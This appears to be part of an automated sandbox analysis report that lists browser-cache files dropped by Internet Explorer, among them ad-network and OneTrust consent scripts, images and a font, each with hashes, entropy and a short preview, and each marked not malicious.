Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTE D":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\nrrV52461[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	91348
Entropy (8bit):	5.423638505240867
Encrypted:	false
SSDEEP:	1536:uEuukXGs7ui3gn7qeOdillEx5Q3YzuCp9oZuvby3TdXPH6viqQDnjs2i:aKiw0di378uQMfHgjV
MD5:	9C4A60B2332E94D3BFF324BD8DF61A31
SHA1:	6245D60C273E175D3EC798CE8ABB65AD75F24E09
SHA-256:	8C38115211EB4E291CE6F38629C8AEE0F882EBED06B66F3DB3D6587C1EBDF52F
SHA-512:	31830D8DE79206C5C5B178DBC798D3A2AF597BA14D9075EE25CC82B096083B180B0B41CB5DC24640AC2A8329575102A3D724DA1F4307DDFB57DBC5C64A8738
Malicious:	false
Reputation:	unknown
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProper ty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r) {if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}}();_mNDefine ("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isReso lved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n =g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	325178
Entropy (8bit):	5.3450457320873355
Encrypted:	false
SSDEEP:	6144:7Kk89fToixHtGt3mBC4VcW3fUAbJ7Kz0yzGO:acixHMPzfJ
MD5:	56B5E93BFB078B9EEF2BA41DB521EA9B
SHA1:	A61A4949BCBCA6B8148CC6821D7CF88FBD90062F
SHA-256:	B8603101616C7960752244D2EC66D2A845BBE0094B83E7CC2877880A3A93402D
SHA-512:	C10E26F5C9B66E1FA82926AD43C7C70EDF00D3BEBE376DA674B325FB34EDB47EDF490BF84457BBC085BBFA1AF37D92F20067AA46B1334D623D2AE80B66810C 02
Malicious:	false
Reputation:	unknown
Preview:	/** .. * onetrust-banner-sdk.. * v6.25.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){"use strict";var o=function(e,t){return(o=Object.setPrototypeOf||{__proto__:[]}in stanceof Array&&function(e,t){e.__proto__=t}||function(e,t){for(var o in t)t.hasOwnProperty(o)&&(e[o]=t[o])})(e,t)};var v,e,r=function(){return(r=Object.assign||function(e) {for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,l,a){return new(l=l||Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l (function(e){e(t.value)}).then(o,n)}r((a=a.apply(s,i||[]).next())})}function p(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t (0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otSDKStub[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19145
Entropy (8bit):	5.333194115540307
Encrypted:	false
SSDEEP:	384:7RoViYMusfTaiBMFHRy0I2VMwG4JRuIKBf:7aViMsffBMnktf
MD5:	0D2A3807FB77D862C97924D018C7B04C
SHA1:	9D17F3621001D08F7B98395AC571FC5F6CDA7FEF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otSDKStub[2].js	
SHA-256:	75DE71E7FEAC92082AF2F49B7079C0B587B16A5E2BB4DABDA7E7EB66327402FB
SHA-512:	409ABCD5E970CAFF9F489D3E7F3D9464B2C5189118D2D046CA99E42CEC630C2C65B30397B8A87C3860E3426CF9F7E0A5F86511539CA9D9AEDA26C74CA90559
Malicious:	false
Reputation:	unknown
Preview:	var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,A,b,y,v,C,I,w,S,L,T,R,B,D,P,_,E,G,U,O,k,F,V,N,x,j,H,M,K,z,q,W,J,Y,Q,X,Z,$,ee=new function(){ this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTru stIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation", this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","L I","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMi gratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknow n",o[o.BannerCloseButton=1]="BannerCloseButton",o[

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\px[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMllRPQEsJ9pse:Gl3QEsJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A 910
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\th[6].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	32683
Entropy (8bit):	7.961865477035161
Encrypted:	false
SSDEEP:	768:S0W8csCyvZU10mvYf7f9sRrh+Iu6gGhuhh5dnsh:Sucsyv6erpurGWh3sh
MD5:	906DD8716D280AC1FDBBC82ABF7F3DDA
SHA1:	C87DBCA394C50603EFDC7E8352054022C1C4A2E1
SHA-256:	A1D35A9272E9303913DDC4BB44C9E833294A4A8930C657A47FBF49134BB34705
SHA-512:	502B7E878BCE57AE891DFC568D58982A4B92BDBB670A2BFA3168A1C54DE68D83F244400A4EDE289721C802B57DCF38D9E25F37C9BAB955A6B95ED5C8B69D9F 67
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....H.H.....C.....$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C.....=)#)=========..... ....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...]o...C%..0r>..V-....dF...[....M*.'...u..Z+.sW6.pz.l...H#.=wO...*.....*`..n-....g4``j...p....}..S.PP.J... .q....b.^kF..kt.n@4.;M{.N0..:x.r./E...jw }..{.d_.9 >...P.d..cI,ri@.R.C..)."`(..NzS....K`..$...Y...Cm8.K..=).V...\S.....KG.....NA.:.....n.,y#.br).d..J.!.....$..4.2..<.s....9@....J....'.....S...&.~("....R.HE.G.1O.F(.2)1R.HV.!+.._<...i.j'.5f kJ....xn$.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRlYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F F
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\17-361657-68ddb2ab[1].js	
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.localStorage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c.data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("office")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-dependent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
Reputation:	unknown
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d.b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1.d.b.d.b.d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\55a804ab-e5c6-4b97-9319-86263d365d28[2].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3278
Entropy (8bit):	4.87966793369991
Encrypted:	false
SSDEEP:	96:Oy9Dwb40zrvdip5GKZa6AyYs9vjxWCKTS2jQt4ZaX:zqlipc6vxLCSCbZaX
MD5:	073E1A67C16B7E2B0F240F20BAC53174
SHA1:	778663FBA0201814BE193EB38E4F9D8875F322ED
SHA-256:	886E0D5D43DFB17D92EB8C5C80AB0671ED9DE247EC4AD9D71B358F32F7613287
SHA-512:	97FA869A8BE850E759BDB5AAA0E850B787358CC4EED55796F6B51D1AFD5B6B25CF7A6FAC5FCD67AA9588876F208D40449ED94886046177B6FEAA083743B01696
Malicious:	false
Reputation:	unknown
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","gb","ws","gd","ge","gg"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AA5Wkdg[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	525
Entropy (8bit):	7.421844150920897
Encrypted:	false
SSDEEP:	12:6v/7djHPPM9IhOfybHNtOytXQlcyY7r1vEP/N:2jHM9IhOfCttJVqR01sP1
MD5:	92496B0E07883E12CD6EA765204137CD
SHA1:	5F11C47C9D4D6A52DA90F2F2BA1AFFEB40E8C2C1
SHA-256:	C1F7888A82E3D3DD5E7190E99EC61FE4608399BEAA0EB5A52A32FE584E639015
SHA-512:	384DA4D21A583934E43DD967720DD7546821AD1AFE7F36ABC5D3574F5BABB91ED3BC9D487809E804AADC4F5762F02A0C6B58020925ED1885682F2796C8D690A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..SKn.A.}U.....Kc.$.....".a.....{ ;v.. 6H.e$. .Hl.=.U.....^..y...^4.#..E1.<r.G$...-O7.k..M./e!.1t3ex.....).v...T.....T....~D.c...!I%`.....1..d.\e.}n...m.P.....=.].t07/W5.....-.m`..>.....q.B.._(.A.....T@..+..B.....g.7@n .^. ..u.....IR.XER.....q...v.I.A..o..,A~..I..U2|FJ..7=....qJX.f-.....A..F.#x.....uj..!)...c_0..t..s....D..FI.=..#t..[.X..=...m.s....S..ryZ.Ho...n._"..f<...4.=X.../V&....._.3eo.....R.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAOdxvW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23645
Entropy (8bit):	7.810879378215357
Encrypted:	false
SSDEEP:	384:IUEz+UYUKaDX4ZCDbcpwWpedBE/WYqU9m8LaBIlJcv1DAKvA4IFE4JN3QNr:IUEz+UbKa8ZQQptpedAWp8LaCHg1DAed
MD5:	F2186DFE6F4836465043A993391B84C5
SHA1:	C595247171C1DD8D73429B0C58773C5E177106C5
SHA-256:	710EFEEA80DBB97B005C47E34341F00ABCD3345A5756EC967A6D1D6D06094B22
SHA-512:	21E86B092676E1EAE42E18C680D176A045E8158CE8386DB7D8624B7D3C70E9A018C1992FCAB22A6FEBF824445BF1850E7E98BFB4AECDA769ADA52356DFCF43D3
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..pn..+1..(...P1.L..s.4..1@.8^2h....2)J...P"0..@.c..g<.!<..)..BW.J.."Xm4..0.....4$..z.C+mL.....*..6.?. <.....4. .Hb(.&8....=..1..*....A4..(.2.....HT...5.p.....{.E.4.p.....L.....{P....+HBc4..8.3l...y.S`d....7.k.U....B.....^(..h...H.m;..c...@..1@...B.@.Bc....p....4.}(..H..:S@.#..4...!...P!)..T.i..M..M...h..a..1.c..n(.....H...<?..1.....!...S.`8.1.J.1..0..h.H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAPXV6f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	43958
Entropy (8bit):	7.95479647369897
Encrypted:	false
SSDEEP:	768:ldCQ1yKoBe/VFAqoqC/SW7LndEg6qbkwFYXbGUMCCwkAymDJ6ROomfB5G:ldREILRoh6W7TdE4TmiVbwkAymV6R+f6
MD5:	B43D172214BFE87CA52255744EC5929C
SHA1:	43C790A53D899DEB39D6EAF5FB449953282D10E8
SHA-256:	54BE96E34C36759FF69E882E176B4B49FD52B87B08E658F6544B367207B1B624
SHA-512:	3C35AF2C4EE4268EA820767DDBE05D94B5D33B033261F9E8628B06D3FF616830BA23D2B35A98A0087550F7A0A3C634FA966A65107757B6F40F25F7AACCD63FF1
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..'.q&.e&.v.l<i..8..7L.4&&..j..8.....b."E...KF.f...'....4..i0..ku..%c...v..</..oj.....m...*d.c..!{.Bx.a..35.m..O>..L...2.Qs&OJh.8.:-7R].n.i.Jz..v..@`MW1.b.....%.)\..cv..S...hi...w..H./..K..T..L.K.l...n.T..vi.G$.....0.0l.....o.....V6..Y0qS..i"...9..6..'..c....s....f.....d.-....n\Y.....,..e.....i.Yy.q...@..;.I..5.7..1.0.Y.....XV^..O1.>VH.SF...j.-..7..9..T.....c.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARIT6t[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15394
Entropy (8bit):	7.923111328304718
Encrypted:	false
SSDEEP:	384:NMURuLuKYDqasS9xvfjuA0IkodTh6gbb8ofrsBa:NruCKQL9ZrpKGhf8IsBa
MD5:	340BFB899577FB3ECEE01F7D6D6E4092
SHA1:	5147A83FF358DF2E5CBE9F0E0C1AA61DE2A1ECC7
SHA-256:	74D8EA022201B7A5D06A0F9F91A5DD460F6719D62C75A9587172B843712814C0
SHA-512:	670B4EE4E82C806E18C82D1EA62E760A75F098FD3611D44B96E47BD3556ADE9B2632AED3E9A6ABCA0BCDD819EF0E7258C588262A3F40B1A01E4F9BBB5E65B64A
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?... ..@. .c,R.):.@K.&.....TIi:T.)8..]...."d9..- +N...+9V...).....hv.F..yb%/....!.I|..... ..&..es.....v..9..R.A.....:w.~.....C.n...d/i>.....U...l.}.I.....i..?.S.9.K.....3.0j.Zq..._.....`...)=.y.7B.".#8.c..&*.1@...b..R...%.....J.J@Z.0.... .cE..A).4!....lt.2)G.....f..h.T.I...(...8t.=....X.r..M.(...BR.s..'VS.GZ.N...Sdi.fr..f....J.E.<....S1.(.h.3@..@...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARlmVR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARlmVR[1].jpg	
Category:	dropped
Size (bytes):	19736
Entropy (8bit):	7.949340933037777
Encrypted:	false
SSDEEP:	384:N+gPPP9TWGxoxsFLXqPIHKaFFvr0BFxM+Yr9nxQBuLH:NfnPEOoxsFLXqPGLluxMnfQB6
MD5:	D3221B6BE6AC204663C8AD2095756C57
SHA1:	74EF52722F924E4289B83D6A2BCA3EE2F9FE87B8
SHA-256:	D1177AA2D9C644C3AE5A1571DA4DA613F9F9597C758699F57ED04D6D4FD1A74D
SHA-512:	8488B3DA5BCDD8EF3B43870967320A8FBB4D3420581C4CAEE318AFF11A088F4C069F25D684A78882C5982A4499AF15FEA9227BAE6B6AF354B6E4A4326F82F11F
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....u.....=i0:+2f..j...b..aZ...2..4.9z.cD..%..2i.w`&.rk..Ty aQ.+..!.H..B..?.4....k.j...iv....=*.J1WlM.&...V.l.....6.=..B.d.xSY..mw.X.5Ds.....i.5C.Se/...1W..-|B.9..6..F3[H..d.xX..v.:b.#.s...)...F.@..1.4...b.....r.c.@.....@.....F..ez4.k..|...*`.....2].3XT...bj2..).E&d.s.nfG@.^...7jE.@.Q].:<.2vE....}...3w.jD!.....L..7W{...m....u+..1.-..<%q4...l.F...F}k...".m..;]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARm1Gs[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	28102
Entropy (8bit):	7.964779445035527
Encrypted:	false
SSDEEP:	768:Ne7EasR4/2EVj4anOnRBZrfCRWbB1zXExGF6KaDajuqvEin:NgsRc2JVrfCCXEWIlqMK
MD5:	0F4FA917421E275C28C184302D26CA14
SHA1:	7BF475813898F175F254596D123DC66DAF611343
SHA-256:	8B8266F23049264186EBE13144D27ABC4BF13C3B24B50DCA313A8477077F2DD9
SHA-512:	64FD6882A34EF2DDA72E844480A4FE1F4D8EBE86EAB642D4D37439CB714896926F065DD917C6819D3B1F4E09837EF1063A71E0E0789844473A781C3CA80E3C4D
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..-.....e.3...j...{. .I=....R.B%;lY..8.k.....N[.....`.v#.]..@.d.....&.~.he...;...z.ij.am.i".iHDA.#....Q.K..S*.#.....iro.0Y...^C.RAS....{1.....s.\|..$...J.....c.2\?.P(|.hL%.R...t].g;0..U..4.z.e..jd...1.M1.>.wGR.6"....K2.ql..H...t$..C...^v.5...{y..)..x.Z..._f.VHQ.A.LG...,....u]&..{\..{'V....E..X.....o9..q.tS....C.os..#X.dE...1.sUII..QZ.....b.9...H....L...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AARm2bN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	16148
Entropy (8bit):	7.940631032569061
Encrypted:	false
SSDEEP:	384:NjFaEWrd533W1Jg0/tWQ9oZOHHU6a59esF2HP4icjW:NpcUbtWQ9WYQntF2fcjW
MD5:	900E1199E0C2CC72071E7647C3FDCE50
SHA1:	AE3CB08FAE72352849354768097 9A385CDBDA9D5
SHA-256:	B55C3A59F5ECEF42D8446208CF7779AE9759B7B3A66A5D32A14B245570E912E3
SHA-512:	5C0DE7ACAB78C3FCE38956093097C47B4D82F7B9021DBD4C7A7DD11E6112413F90CCCB082CB98E66CB9D4FF5AC30CA49C62C5ADA8BF6F42E8CD5D5003387F12
Malicious:	false
Reputation:	unknown
